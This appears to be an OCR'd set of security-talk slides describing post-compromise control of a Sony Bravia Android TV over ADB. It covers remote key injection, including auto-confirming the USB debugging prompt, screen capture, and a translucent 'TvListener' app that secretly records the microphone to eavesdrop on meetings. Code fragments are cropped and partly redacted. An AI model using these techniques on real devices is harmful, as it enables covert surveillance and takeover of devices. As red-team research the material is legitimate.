
"We're in"

```
vm@vm:~$ 
```

Inside the TV

- While we are inside, we could do different things:
  - install own APKs (adb install)
    - maybe move laterally from the TV via custom APK?
    - TVs are not standard laptops so there is no way for our endpoint detections to catch malicious actions
  - monitor the Android TV screen
    - own apk, screencap, screenrecord or just scrcpy
  - **forward Android TV audio**
    - own apk or scrcpy - dependent on Android API level (API level 29, Android 10+)
  - remotely control the TV via adb shell (input text, start applications)

Remotely controlling TV




```
vices
 attached
555        device

ll
nput text "toturek was here"
```

```
vm@vm:[illegible]$ node demo.js
Please enter the 4-digit code shown on your TV:
(node:9449) [DEP0005] DeprecationWarning: Buffer() is deprecated due to security and usability issue
s. Please use the Buffer.alloc(), Buffer.allocUnsafe(), or Buffer.from() methods instead.
PowerOn, hdmi1, hdmi2, hdmi3, hdmi4, Num1, Num2, Num3, Num4, Num5, Num6, Num7, Num8, Num9, Num0, Num
11, Num12, Enter, GGuide, ChannelUp, ChannelDown, VolumeUp, VolumeDown, Mute, TvPower, Audio, MediaA
udioTrack, Tv, Input, TvInput, TvAntennaCable, WakeUp, PowerOff, Sleep, Right, Left, SleepTimer, Ana
log2, TvAnalog, Display, Jump, PicOff, PictureOff, Teletext, Video1, Video2, AnalogRgb1, Home, Exit,
 PictureMode, AdvancedBSCS, Confirm, Up, Down, ClosedCaption, Component1, Component2, Wide, EPG, PAP
, TenKey, BSCS, Ddata, Stop, Pause, Play, Rewind, Forward, DOT, Rec, Return, Blue, Red, Green, Yello
w, SubTitle, CS, BS, Digital, Options, Media, Prev, Next, DpadCenter, CursorUp, CursorDown, CursorLe
ft, CursorRight, ShopRemoteControlForcedDynamic, FlashPlus, FlashMinus, DemoMode, Analog, Mode3D, Di
gitalToggle, DemoSurround, *AD, AudioMixUp, AudioMixDown, PhotoFrame, Tv_Radio, SyncMenu, Hdmi1, Hdm
i2, Hdmi3, Hdmi4, TopMenu, PopUpMenu, OneTouchTimeRec, OneTouchView, FootballMode, iManual, Netflix,
 Assists, FeaturedApp, FeaturedAppVOD, GooglePlay, ActionMenu, Help, TvSatellite, WirelessSubwoofer,
 AndroidMenu, RecorderMenu, STBMenu, MuteOn, MuteOff, AudioOutput_AudioSystem, AudioOutput_TVSpeaker
, AudioOutput_Toggle, ApplicationLauncher, YouTube, PartnerApp1, PartnerApp2, PartnerApp3, PartnerAp
p4, PartnerApp5, PartnerApp6, PartnerApp7, PartnerApp8, PartnerApp9, PartnerApp10, PartnerApp11, Par
tnerApp12, PartnerApp13, PartnerApp14, PartnerApp15, PartnerApp16, PartnerApp17, PartnerApp18, Partn
erApp19, PartnerApp20
vm@vm:~/Downloads/bravia$ vim demo.js
vm@vm:~/Downloads/bravia$ cat demo.js
var bravia = require('./lib');
// Accepts two parameters: IP and PSKKey
[redacted]
  });

  // Signature
//  client.exec("Home");
  client.exec("Up");
  client.exec("Right");
  client.exec("Confirm");

  // Allow USB debugging prompt confirmation
//  client.exec("Confirm");
//  client.exec("Down");
//  client.exec("Right");
//  client.exec("Confirm");

  // Change state
//  client.exec[redacted]
//  client.exec[redacted]
```

Remotely controlling TV

- First part used HTTP to issue TV remote control commands to open search
- Second part used ADB to input text
  - ADB can issue touch events at any position


Getting current TV screen



Getting current TV state

- To capture TV state we've used screencap and pulled the screenshot via adb pull
- Alternative is to use screenrecord which records the screen in a video file
  - The video file can then be pulled with adb pull

All things combined - scrcpy



```
vm@vm:~$ 
```

1


We wanted more ...

- These are not really the most interesting things that you could do with a TV
- We were interested to go for the greatest impact
  - Collecting HDMI input
  - Recording sound with microphone
  - Recording video with camera
- This would demonstrate the capability to eavesdrop meetings in any meeting room that has a TV (and most have)

A listening app

- In order to prove this we've created a "malicious" Android TV app
  - Single translucent activity
  - Attaches to the available microphone
  - Records for exactly 5 seconds
  - Saves recording to a file on the file system
  - Exits
- We pull the file when the app is finished
  - File can be sent via network after finishing but we kept it simple

Relevant code snippets




```
@Override
public void onCreate(Bundle icicle) {
    super.onCreate(icicle);

    //fileName = Environment.getExte
    fileName = getExternalCacheDir(
    fileName += "/audiorecordtest.3
    Log.i(LOG_TAG, fileName);

    ActivityCompat.requestPermissio
```

```
recorder = new Media
// AUDIO ONLY
recorder.setAudioSou
recorder.setOutputFo
recorder.setOutputFile(fileName);
recorder.setAudioEncoder(MediaRecorder.AudioEncoder.AAC);
```

```
<activity
    android:name=".MainActivity"
    android:banner="@drawable/app_icon_your_company"
    android:exported="true"
    android:icon="@drawable/app_icon_your_company"
    android:label="TvListener"
    android:logo="@drawable/app_icon_your_company"
    android:theme="@android:style/Theme.Translucent.NoTitleBar"
    android:screenOrientation="landscape">
    <intent-filter>
        <action android:name="android.intent.action.MAIN" />

        <category android:name="android.intent.category.LEANBACK_LAUNCHER" />
    </intent-filter>
</activity>
```

```
    try {
        recorder.prepare();
    } catch (Exception e) {
        Log.e(LOG_TAG, msg: "sound prepare() failed " + e);



ler.start();
xception e) {
ler.release();
LOG_TAG, msg: "sound start() failed with " + e);

r().postDelayed(new Runnable() {
ide
 void run() {
topRecording();

lis: 5000);



private void stopRecording() {
    recorder.stop();
    recorder.reset();
    recorder.release();
    recorder = null;
}
```

Install the app

